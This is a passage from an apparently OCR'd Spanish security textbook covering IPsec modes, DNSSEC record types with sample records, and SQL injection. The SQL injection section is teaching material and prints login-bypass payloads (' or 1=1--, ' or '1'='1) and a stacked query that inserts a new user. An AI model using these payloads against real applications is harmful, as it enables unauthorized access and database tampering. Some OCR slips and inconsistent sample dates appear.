


Ilustración 25: Datagrama EP.

El siguiente escenario representa cómo el protocolo ESP permite enviar datos de forma confidencial. El emisor toma el mensaje original, lo cifra utilizando una clave determinada, y lo incluye en un paquete IP, a continuación de la cabecera ESP. Durante el tránsito hasta su destino, si el paquete es interceptado por un tercero sólo obtendrá un conjunto de bit ininteligible. En el destino, el receptor aplica de nuevo el algoritmo descifrado con la misma clave, recuperando los datos orinales. Está claro que la seguridad de este protocolo reside en lo duro del algoritmo de cifrado, es decir que un atacante no puede descifrar los datos sin conocer la clave, así la clave ESP únicamente la conocen el emisor y el receptor.




Ilustración 26: Manera de trabajar protocolo ESP.

El siguiente escenario representa de forma esquemática el funcionamiento del protocolo IKE y el modo en que se obtiene una clave de sesión, que es la que se utiliza para proteger las conexiones ESP o AH.




Ilustración 27: Manera de trabajar del protocolo IKE.

El siguiente escenario muestra los dos modos de funcionamiento del protocolo IPsec, donde: en la **Figura 6ª** se representan dos hosts que entienden IPsec y que se comunican de forma segura, esta comunicación se realiza en modo transporte, por tanto la información que se protege es únicamente el protocolo TCP o UDP, así como los datos de aplicación y En la Figura **6ᵇ** se muestran dos redes que utilizan para conectarse dos gateways IPsec y por tanto, emplean una implementación en modo túnel. Se puede ver que la comunicación se realiza a través de una red de datos pública, entre un PC situado en una red local con otro PC situado en una red local remota, de modo que entre los

gateways IPsec se establece un túnel a través del cual viajan protegidas las comunicaciones entre ambas redes locales. Sin embargo ambos PC envían y reciben el tráfico, como si estuviesen situados en la misma red local. Este esquema tiene la ventaja de que los nodos situados en redes separadas pueden comunicarse de forma segura y transparente, concentrándose al mismo tiempo las funciones de seguridad en un único punto facilitando así las labores de administración.




Ilustración 28: Manera de trabajar del protocolo IKE.

6.7.9 MODO TRANSPORTE Y MODO TUNEL.

El Modo Transporte: En este modo el contenido transportado dentro del datagrama AH o ESP son datos de la capa de transporte (por ejemplo, datos TCP o UDP), por tanto la cabecera IPsec se inserta inmediatamente a continuación de la cabecera IP y antes de los datos de los niveles superiores que se desean proteger. El modo transporte tiene la ventaja de que asegura la comunicación extremo a extremo, pero requiere que ambos extremos entiendan el protocolo IPsec.

Es decir que en **modo transporte**, sólo la carga útil del paquete IP es cifrada o autenticada, el enrutamiento permanece intacto ya que no se modifica ni se cifra la cabecera IP; sin embargo cuando se utiliza la cabecera de autenticación (AH), las direcciones IP no pueden ser traducidas ya que eso invalidaría el hash. Las capas de transporte y aplicación están siempre aseguradas por un hash, de forma que no pueden

ser modificadas de ninguna manera y es utilizado para comunicaciones de ordenador a ordenador.

El modo Túnel: En éste el contenido del datagrama AH o ESP es un datagrama IP completo, incluida la cabecera IP original. Así se toma un datagrama IP al cual se añade inicialmente una cabecera AH o ESP, posteriormente se añade una nueva cabecera IP que es la que se utiliza para encaminar los paquetes a través de la red. El modo túnel se usa normalmente cuando el destino final de los datos no coincide con el dispositivo que realiza las funciones IPsec. El modo túnel es empleado principalmente por los Gateway IPsec, con objeto de identificar la red que protegen bajo una misma dirección IP y centralizar de este modo el procesado del tráfico IPsec en un equipo. El modo túnel también es útil, cuando se utiliza junto con ESP, para ocultar la identidad de los nodos que se están comunicando.

6.8 DNSSEC.

Las vulnerabilidades detectadas recientemente en el DNS, junto con los avances tecnológicos, han reducido en gran medida el tiempo que necesita un atacante para forzar cualquier paso del proceso de búsqueda del DNS y por lo tanto, tomar el control de una sesión y esto es debido a que se han detectado vulnerabilidades en el DNS que permiten que un atacante fuerce el proceso de buscar una persona o buscar un sitio en Internet utilizando su nombre. El objetivo del ataque es tomar el control de la sesión para enviar al usuario al sitio web fraudulento del atacante, con el fin de obtener los datos de la cuenta y la contraseña. La única solución a largo plazo para esta vulnerabilidad es la implementación integral de un protocolo de seguridad denominado Extensiones de seguridad del DNS, o DNSSEC.

6.8.1 DOMAIN NAME SYSTEM SECURITY EXTENSION.

Las **Extensiones de seguridad para el Sistema de Nombres de Dominio** es un conjunto de especificaciones de la Internet Engineering Task Force (IETF) para asegurar

cierto tipo de información proporcionada por el sistema de nombre de dominio (DNS) que se usa en el protocolo de Internet (IP). Se trata de un conjunto de extensiones al DNS que proporcionan a los clientes DNS (o resolvers) la autenticación del origen de datos DNS, la negación autenticada de la existencia e integridad de datos. El diseño original del Domain Name System (DNS) no incluía la seguridad, sino que fue diseñado para ser un sistema distribuido escalable. Las Extensiones de seguridad para el Sistema de Nombres de Dominio (DNSSEC) intentan aumentar la seguridad y al mismo tiempo mantener la compatibilidad con lo más antiguo.

DNSSEC fue diseñado para proteger a los resolvers de Internet (clientes) de datos de DNS falsificados, tales como la creados por envenenamiento de caché DNS, todas las respuestas en DNSSEC son firmadas digitalmente. Al comprobar la firma digital, el resolver es capaz de comprobar si la información es la información en el servidor DNS autorizado. Si bien la protección de las direcciones IP es la preocupación inmediata para muchos usuarios, DNSSEC puede proteger otra información también, como certificados de cifrado de propósito general almacenado en registro CERTs en el DNS.

6.8.2 DESVENTAJA DE DNSSEC.

DNSSEC no garantiza la confidencialidad de los datos, en particular todas las respuestas de DNSSEC se autentican, pero no se encripta. DNSSEC no protege directamente contra los Ataques de denegación de servicio y no puede proteger contra las falsas suposiciones, sino que sólo puede autenticar que los datos son verdaderos.

Se cree ampliamente que asegurar los DNS es de vital importancia para la seguridad en Internet como un todo, pero el despliegue de DNSSEC en concreto se ha visto obstaculizado por varias dificultades:

- La necesidad de diseñar un estándar compatible con versiones anteriores que puede escalarse al tamaño de la Internet.
- Prevención de la "enumeración de la zona" donde se desee.
- El despliegue de las implementaciones DNSSEC en una amplia variedad de servidores de DNS y resovers (clientes).

- El desacuerdo entre los encargados de la ejecución sobre quién debe poseer las llaves de raíz de los dominios de nivel superior.
- La superación de la aparente complejidad de DNSSEC y su despliegue.

6.8.3 REGISTRO DNSSEC.

DNSSEC introduce cuatro registros de recursos adicionales para poder procesarla información de seguridad implementada en la extensión DNSSEC, estos registros de recursos son: DNSKEY, RRSIG, NSEC, DS.

6.8.4 DNSKEY.

Cada zona DNSSEC tiene un par de claves privada y pública asociadas, generadas por el administrador de la zona y será almacenada con seguridad y en un lugar protegido por el administrador de la zona. La clave pública asociada a la zona se publica en el archivo de zona como un registro de recursos DNSKEY.

Un ejemplo de un registro DNSKEY para la zona es:

Uclm.net. 86400 IN DNSKEY 256 3 5

(AQPSKmynfzW4kyBv015MUG2DeIQ3Cbl+BBZH4b/0PY1kxkmvHjcZc8nokfzj31GajIQKY
+5CptLr3buXA10hWqTkF7H6RfoRqXQeogmMHfpftf6zMv1LyBUgia7za6ZEzOJBOztyvhjL
742iU/TpPSEDhm2SNKLijfUppn1UaNvv4w==)

El (TTL) es de 1 día (86,400 segundos) y el valor de 256 indica que se trata de una zona que contiene una clave, el valor del protocolo es 3. El siguiente campo es el algoritmo de clave pública, 5 indica RSA/SHA 1. El valor del RR es la codificación en Base64 del valor de clave pública.

6.8.5 RRSIG.

Un conjunto de registros de recursos (RRset) es una colección de registros de recursos en una zona DNS que comparten un nombre común, clase y tipo. En DNSSEC los RRsets son firmados por el administrador de la zona, esta firma se genera mediante la

generación de un hash de la Reset y después cifrando el hash con la clave privada del administrador de la zona. Para una zona que contiene SOA, NS, A, MX y registros de recursos DNSKEY, hay como mínimo cinco RR sets distintos y cada RR set tendría su propio registro de recursos RRSIG.

Un ejemplo de registro RRSIG para la zona uclm.net

host.uclm.net. 86400 IN RRSIG A 5 3 86400 20101122173103 (20101020173103 2642 uclm.net.oJB1W6WNGv+ldvQ3WDG0MQkg5IEhjRip8WTrPYGv07h108dUK

GMeDPKijVCHX3DDKdfb+v6oB9wfuh3DTJXUAfI/M0zmO/zz8bW0Rznl8O3tGNazPwQKk RN20XPXV6nwwfoXmJQbsLNrLfkGJ5D6fwFm8nN+6pBzeDQfsS3Ap3o=)

Los primeros cuatro campos especifican el nombre del propietario, TTL, clase y tipo RR (RRSIG). El siguiente campo es el tipo y tiene el valor "A" que indica que se trata de una firma de los RR A para "host.uclm.net". El siguiente campo es el algoritmo de firma y el valor de 5 indica que se trata de RSA/SHA 1. El valor 3 es el número de etiquetas en el nombre del propietario. El valor de 86,400 en el RRSIG RDATA es el valor original TTL del RRset. 20030322173103 y 20030220173103 son las fechas de vencimiento y creación, lo que indica que la firma RRset fue cread a el 20/10/2010 17:31:03, y la firma expira a 22/11/2010 17:31:03. La etiqueta con clave 2642 es el nombre del firmante es "uclm.net". El resto del valor del RR es el hash cifrado del RRset.

6.8.6 NSEC.

El DNSKEY y los registros RRSIG se pueden utilizar para comprobar la autenticidad de una respuesta DNS, pero donde no haya datos autorizados en la respuesta, la autenticación requiere información adicional. El archivo de toda la zona se ordena en una forma canónica y el RR NSEC se añade para incrementar la firma en la zona. El registro NSEC define el conjunto de los tipos de RR para el nombre de dominio entero y en respuesta a una consulta, si el nombre no existe en el archivo de zona, o no existe el tipo RR para el nombre en cuestión, el registro NSEC es devuelto como prueba autenticada de que el nombre, o el tipo de RR no existe.

Un ejemplo de registro NSEC para la zona uclm.net:

alfa.uclm.net. 86400 IN NSEC host.uclm.net. (A MX RRSIG NSEC TYPE1234)

Los primeros cuatro campos especifican el nombre, TTL, clase y tipo RR (NSEC), La entrada host.uclm.net es el nombre de la siguiente autoridad después de alfa.uclm.net. Los nemotécnicos A, MX, RRSIG, NSEC, y TYPE 1234 indican que son registros RRsets (A, MX, RRSIG, NSEC, y TYPE 1234) asociados con el nombre alfa.uclm.net. Los registros NSEC se pueden utilizar para enumerar el contenido completo de un archivo de zona, mientras que los datos DNS son ofrecidos como información pública.

6.8.7 DS.

La validación de la clave pública de la zona sigue sin abordarse con los tres primeros tipos de registros de recursos. Un atacante simplemente tendría que suministrar el DNSKEY y los datos RRSIG para que hacer coincidir con los datos RR set falsos con el fin de hacer que la respuesta parezca "auténtica". La Delegación Firmante (DS) RR contiene el hash de la clave pública de la zona secundaria, esta entrada es firmada por la clave privada de la zona principal con RRSIG, pero para validar una zona DNSKEY, el DS asociado, RRSIG (DS) y DNSKEY de la zona principal debe ser recuperado. El registro DS se valida mediante el DNSKEY para cifrar el registro RRSIG (DS) y luego comprobar que el resultado coincide con el registro DS. Esta es la clave pública de la zona, que puede ser comparada con el registro DNSKEY de la zona en cuestión. El proceso de validación se detiene cuando el cliente DNSSEC se encuentra con una clave "de confianza". La clave de confianza ideal sería el DNSKEY de la zona root, pero en ausencia de dicha clave de confianza, cada cliente DNSSEC tiene que configurar su sistema de validación de confianza con los dominios de confianza en los que no existe una validación de un dominio superior.

Un ejemplo de registro DS para la zona uclm.net

dskey.uclm.net. 86400 IN DS 60485 5 1
(2BB183AF5F22588179A53B0A98631FAD1A292118)

Los primeros cuatro campos de texto especifican el nombre, TTL, clase y tipo RR (DS). Valor 60485 es la clave para "dskey.uclm.net". El RRDNSKEY y el valor 5 indican el algoritmo utilizado por "dskey.uclm.net" RR DNSKEY. El valor 1 es el algoritmo utilizado para la construcción del resumen y el resto del texto RDATA es el resumen en formato hexadecimal.

6.8.8 FUNCIONAMIENTO DE DNSSEC.

DNSSEC utiliza criptografía asimétrica de clave pública de tal manera que la autoridad de lo que se firma con una clave se puede comprobar con la otra, es decir que va a existir una clave pública por cada dominio que se distribuyen y se publican utilizando DNS en la zona del dominio asegurado. Los registros son autenticados comprobando las firmas digitales con las claves públicas distribuidas, pero para que el sistema sea confiable es necesario que la clave privada se custodie adecuadamente puesto que si esta se ve comprometida un atacante puede utilizarlo para falsificar los datos del dominio.

DNSSEC consigue la seguridad haciendo uso de tecnologías de criptografía de clave pública (RSA, DSA, GOST), con las cuales se generan firmas para los distintos elementos de la respuesta de DNS. Estas firmas pueden ser verificadas en los servidores de DNS de los proveedores de Internet o de las organizaciones, con el fin de comprobar que la información no se ha visto alterada respeto a lo que el administrador del dominio DNS hizo público. El servidor que lleva a cabo la verificación, puede obtener las claves públicas que se utilizan en el proceso de firma preguntando a la propia zona de DNS. Cada dominio debería estar enlazado a su zona superior (por ejemplo org para isc.org) utilizando un nuevo tipo de registro DNS denominado DS (Delegation signer, firmante de la delegación), mediante el cual el dominio superior identifica y firma la clave para una zona inmediatamente inferior.

6.8.9 FIRMA DE RAIZ.

Al firmar la raíz mediante la DNSSEC, se agregan algunos registros más por dominio de primer nivel al archivo de la zona raíz, lo que se agrega es una clave y una firma que

certifican la validez de tal clave. La DNSSEC ofrece una ruta de validación para los registros, no cifra ni modifica la administración de los datos y es compatible con versiones anteriores del DNS y las aplicaciones actuales. En otras palabras no modifica los protocolos actuales sobre los que se basa el sistema de direcciones de Internet.

Incorpora una cadena de firmas digitales en la jerarquía del DNS, donde cada nivel posee su propia firma para generar claves, esto significa que para un nombre de dominio como www.icann.org , cada organización de la cadena debe firmar la clave de la organización inmediatamente inferior. Por ejemplo, .org firma la clave de icann.org y la raíz firma la clave de .org. Durante la validación, la DNSSEC sigue esta cadena de confianza hasta la raíz automáticamente y valida las claves "secundarias" con las claves "principales" en el recorrido. Dado que la validación de cada clave puede estar a cargo del nivel superior, la única clave necesaria para validar el nombre de dominio completo sería la clave principal superior o la clave raíz. Esta jerarquía significa sin embargo que incluso con la firma en el nivel raíz la implementación completa del DNSSEC en todos los nombres de dominio será un proceso largo, ya que cada nivel inferior también debe estar firmado por los operadores respectivos para completar una cadena de confianza en particular.

6.8.10 CLAVE KSK Y ZSK.

Con el fin de permitir la sustitución de claves, se requiere un esquema de despliegue de clave, esto implica en primer lugar el despliegue de nuevas llaves en nuevos registros DNSKEY, además de las llaves antiguas existentes. Cuando es seguro asumir que los valores del tiempo de vida han hecho que las claves antiguas almacenadas en caché han expirado, se puede utilizar estas nuevas claves y cuando es seguro asumir que los registros almacenados en caché utilizando las claves viejas han expirado, los viejos registros DNSKEY se pueden eliminar. Este proceso es más complicado por ejemplo en: las claves para confiar en los anclajes, como en la raíz, los que pueden requerir una actualización del sistema operativo. Las claves en los registros DNSKEY se puede utilizar para dos cosas diferentes y los normalmente se utilizan diferentes registros para cada uno. En primer lugar, son las claves DNSKEY de firma de clave (KSK), que se utilizan para firmar los registros de otros DNSKEY y en segundo lugar están las claves de firma de la zona (ZSK) que se utilizan para firmar los registros de otros.

La sigla KSK corresponde a clave de firma de clave (una clave de términos larga) y la

sigla ZSK corresponde a clave de firma de zona (una clave de términos corta). Con tiempo y datos suficientes, las claves criptográficas eventualmente pueden verse amenazadas, en el caso de la criptografía de clave pública o asimétrica utilizada en la tecnología DNSSEC, esto significa que el atacante determina a través de ataques por fuerza bruta u otros métodos, la mitad privada del par de claves pública y privadas, lo que le permite vencer las defensas que interpone la tecnología DNSSEC.

DNSSEC obstaculiza estos intentos de amenaza mediante una clave de términos corta, la clave de firma de zona (ZSK) para computar en forma rutinarias de las firmas de los registros del DNS y una clave de términos larga, la clave de firma (KSK) para calcular una firma en la ZSK para permitir la validación. La clave ZSK se cambia o renueva con frecuencia para que el atacante tenga mayor dificultad a la hora de "suponer", mientras que la clave KSK más larga se cambia a intervalos mucho más largos. Puesto que la KSK firma la ZSK y la ZSK firma los registros del DNS, sólo se requiere la clave de KSK para validar un registro del DNS en la zona.

Es un modelo de la KSK, en la forma de un registro de Firmante de delegación que se transmite a la zona "principal". La zona principal (por ej., la raíz) firma el registro de DS del secundario (por ej., .org) con su propia ZSK que a su vez recibe la firma de su KSK propia. Esto significa que si la tecnología DNSSEC se adopta en su totalidad, la clave KSK para la zona raíz formaría parte de la cadena de validación de cada nombre de dominio validado por DNSSEC.

6.9 INYECCIONES SQL.

El lenguaje de consulta estructurado o SQL es un lenguaje declarativo de acceso a bases de datos relacionales que permite especificar diversos tipos de operaciones en ellas, una de sus características es el manejo del álgebra y el cálculo relacional que permiten efectuar consultas con el fin de recuperar de forma sencilla información de interés de bases de datos, así como hacer cambios en ella.

Inyección SQL es el tipo de vulnerabilidad, al método de infiltración, al hecho de incrustar código SQL intruso y a la porción de código incrustado, se dice que existe o se produjo una inyección SQL cuando, de alguna manera se inserta o "inyecta" código SQL invasor dentro del código SQL programado, a fin de alterar el funcionamiento normal del programa y lograr así que se ejecute la porción de código "invasor" incrustado en la base de datos. Este tipo de intrusión normalmente es de carácter malicioso, dañino o espía por tanto es un problema de seguridad informática y debe ser tomado en cuenta por el programador de la aplicación para poder prevenirlo. Un programa elaborado con descuido displicencia o con ignorancia del problema, podrá resultar ser vulnerable y la seguridad del sistema (base de datos) podrá quedar eventualmente comprometida.

6.9.1 INYECCIONES DE CODIGO SQL.

Los ataques de código SQL inyectado son exitosos porque muchas aplicaciones no están programadas con buenas prácticas de seguridad, uno de los problemas radica en el hecho de que a la hora de desarrollar una aplicación, dedicar tiempo a la seguridad no suele se prioridad frente a proporcionar funcionalidad a la aplicación. Las pruebas que se realizan encima de la aplicación reflejan escenarios de funcionalidad y rendimiento pero no se orienta a encontrar fallas de seguridad.

La gran ventaja de un ataque SQL inyectado frente a otros es que se puede inicialmente disponer de un conocimiento no profundo de los gestores de base de datos y aun así obtener resultados sorprendente sin la intermediación de exploit o herramientas que suelen ser bastantes agresivas contra los sistemas o servicios. La parte que más va a costar es conocer donde se deben inyectar las sentencias SQL para atacar la plataforma. Habrá que identificar los campos que afectan parámetros que forman parte de la algunas sentencia SQL que la aplicación utilice para interactuar con el gestor de base de datos como posibles puntos de inyección se puede tener en cuenta:

- En las aplicaciones web los campos de tipo input, textarea y hidden. Los ejemplos más comunes son formularios de registros, el campo para buscar o páginas de inicio se sesión.

- Identificando los parámetros que se pasan mediantes el método GET como los parámetros pasados mediante método POST.
- Identificando los parámetros guardados en el código HTML que se puede guardar y abrir como fichero de texto.
- En los paquetes transmitidos y capturados que luego pueden ser alterados para realizar peticiones subversivas al servidor.

La mayor parte de esta funcionalidad terminara armando una consulta que será pasada como argumento a una base de datos operando en background la cual será la encargada de extraer los datos correctos y presentar al usuario final el resultado de la misma, por ejemplo:

<FORM action=login/logon.asp method=post>

<input type=hidden username=_User Name password= _Password>

</FORM>

Este fragmento de Código básicamente postea los datos ingresados a una página ASP para que la misma resuelva la consulta, interactuando con la base de datos, en definitiva es muy probable que al final del camino nuestro ingreso se haya convertido en algo así:

Selec * from users where username = _username and password = _Password.

Es decir que si de alguna forma se pudiera interrumpir la consulta original e inyectar el código de nuestra elección y así hacer que la base de datos procese esta secuencia, estaremos en presencia de un ataque de inyección de SQL.

La ‘ (Comilla Simple), es interpretada por Microsoft SQL Server como identificador o terminador de caracteres el punto es que una comilla simple adicional provocara que la sentencia a ejecutar se encuentre malformada sintácticamente lo que conllevara a un error el cual será un primer indicio de que la aplicación en cuestión es susceptible a un ataque de inyección SQL. El efecto de la utilización de la comilla simple como elemento de testing en las aplicaciones web, debería presentar los resultados diferentes de acuerdo a varios factores relacionados a la implementación del sitio general.

De la misma forma los resultados cambiaran de acuerdo al TIPO de campo en que se está queriendo realizar la inyección, por ejemplo los campos números probablemente no haga falta incluir una comilla simple para lograr que se ejecute con éxito el código inyectado, SQL server en la mayoría de los casos, solo seguirán con la ejecución de la próxima sentencia es decir la inyectada.

6.9.2 ACCESO A SITIO WEB RESTRINGIDOS.

Una de las virtudes de las técnicas de las inyección SQL es la facilidad con la que se puede lograr acceso a aquellos sitios que implementan páginas de control de acceso en HTML, ASP, las cuales a su vez requieren a posterior una conexión a un SQL server. En los últimos tiempos se encuentran una gran cantidad de sitios vulnerables en el nivel de compromiso, si bien en algunos de los casos el acceso obtenido de esta forma no brinda control total de host, en todos los casos es suficiente para husmear la cuenta o inclusive para pasar automáticamente a convertirnos en administradores del sitio web.

La mayoría de los casos las implementaciones de autenticación codificadas en la web en formato HTML o ASP, no difieren mucho ya que siempre se ingresa Usuario y Password solicitado y será introducido generalmente por una página .ASP quien elabora la consulta y la enviara al SQL.

Veamos un ejemplo concreto:

```
---- Extracto ----------------------------------------<FORM action=ingreso.asp method=post>
<TABLE cellSpacing=1 cellPadding=3 width=440
<bgColor=#ffffff border=0>
<TBODY>
<TR bgColor=#ff0066>
<TD><B><FONT face="Arial, Helvetica, sans-serif"
<size=2>Nombre</FONT></B></TD>
<TD><B><FONT face="Arial, Helvetica, sans-serif"
<size=2>Clave</FONT></B></TD></TR>
<TR bgColor=#ffcccc>
```

<TD><INPUT name=USERNAME></TD>
<TD><INPUT type=password value="" name=PASSWORD>
</TD></TR>
<TR align=middle bgColor=#ff0066>
<TD colSpan=2><INPUT type=submit value=INGRESAR!
<name=SUBMIT>
</TD></TR></TBODY></TABLE>

</FORM></TD>
<TD vAlign=top align=left width=10></TD>
<TD vAlign=top align=left width=140>
<TABLE cellSpacing=0 cellPadding=0 width=140 border=0>
<TBODY>
----Extracto ----------

En este formulario realiza el típico HTML que toma los datos y los empuja a unan página .ASP, entonces obtendremos la siguiente consulta.

Select * from users where username = 'Angel' and password= ‘338xD’

Este usuario y password que se ha elegido arbitrariamente no existe en la base de datos que utiliza el sitio para autenticarse entonces aquí empieza la inyección y aprovechándose de este funcionamiento se podría intentar completar la inyección de código en los campos de usuario y contraseña con algo como ‘or 1=1—

Usuario: ‘or 1=1- -

Password: ‘or 1=1

Entonces luego de haber inyectado la consulta completa quedaría así:

Select * from users where username = ‘or 1=1 - - and password = ‘or 1=1- -

6.9.3 TECNICAS DE INYECCIONES SQL.

La vulnerabilidad en la que se basan los ataques de inyecciones SQL se debe básicamente a la existencia de parámetros en una aplicación no validos lo suficientemente bien. La aplicación emplea valores de parámetros dinámicos para

construir sentencias SQL que lanzara contra una base de datos. El problema se produce si un usuario consigue introducir código SQL adicional en estos parámetros no “zancados” correctamente. El código SQL insertado por el usuario en el gestor de base de datos se estará ejecutando la sentencia adicional a las previstas por los desarrolladores de la aplicación.

6.9.4 SALIENDO DE LA VARIABLES.

Supongamos una consulta que comprueba que un par usuario / contraseña es correcto, realizando la siguiente consulta.

Select * from bd_tuto where usuario = '$usuario' and (password = '$password');

La idea es que si quien programó la parte que se conecta a la base de datos y hace la consulta no tuvo especial cuidado podemos “salirnos” de la variable y modificar la consulta, por ejemplo, si introducimos un usuario cualquiera (“ejemplo”), pero como contraseña introducimos una comilla simple ('), la consulta quedaría así:

Select * from bd_tuto where usuario = 'ejemplo' and (password = '');

Como se puede ver, la consulta es errónea, en la parte de la contraseña hay:

[…]password = ' ';

Se comprueba que “password” es igual a ', pero después está el comienzo de un dato alfanumérico que nunca acaba, con lo que tampoco acaba la consulta esto hace que se produzca un error y la comunicación con la base de datos no continúe pero ya sabemos que la aplicación es vulnerable a este tipo de ataques.

Si añadimos dos ', este error no se produciría sino que simplemente quedaría un dato alfanumérico por el medio, normalmente las bases de datos simplemente ignoran ese dato, por lo que la situación queda así:

Select * from bd_tuto where usuario = 'ejemplo' and (password = '' '')

Por último, podemos apoyarnos en el operador **or** así que poniendo como contraseña: ' or '1'='1, la consulta resultante sería:

Select * from bd_tuto where usuario = 'ejemplo' and (password = '' or '1'='1')

Lo que resultaría son todos los usuarios que se llamen “yo que sé” y para los que la contraseña sea “” (vacía) o que “1” sea igual a “1”, así que algún usuario saldrá. En este ejemplo, el fallo permitiría logging como otro usuario.

6.9.5 INYECCIONES CON DATOS NUMERICOS.

Este mecanismo es igual a la técnica saliendo de variables, pero este es aplicado a datos numéricos, supongamos que se comprueba que usuario es a través de un ID (numérico).

Select * from bd_tuto where id = $id;

Lo interesante es que dejan la consulta totalmente expuesta, supongamos que nuestra ID es 65535, si después de nuestra ID añadimos un ';' y una consulta, podemos hacer lo que queramos, por ejemplo, si usamos como una id 65535; insert into bd_tuto values ('nuevoUsuario','nuevaContraseña',0), el resultado será:

Select * from bd_tuto where id = 65535; insert into bd_tuto values ('nuevoUsuario','nuevaContraseña',0);

De esta manera en la **tabla bd_tuto** ahora tiene un usuario más, el que hemos inyectado, esto mismo se puede hacer con el otro tipo de datos, simplemente añadiendo las ' cuando sea necesario, además se puede hacer lo mismo que en el caso anterior poniendo una id de 65535 or 1=1:

Select * from bd_tuto where id = 65535 or 1=1;

6.9.6 OTRAS TECNICAS DE INYECCION.

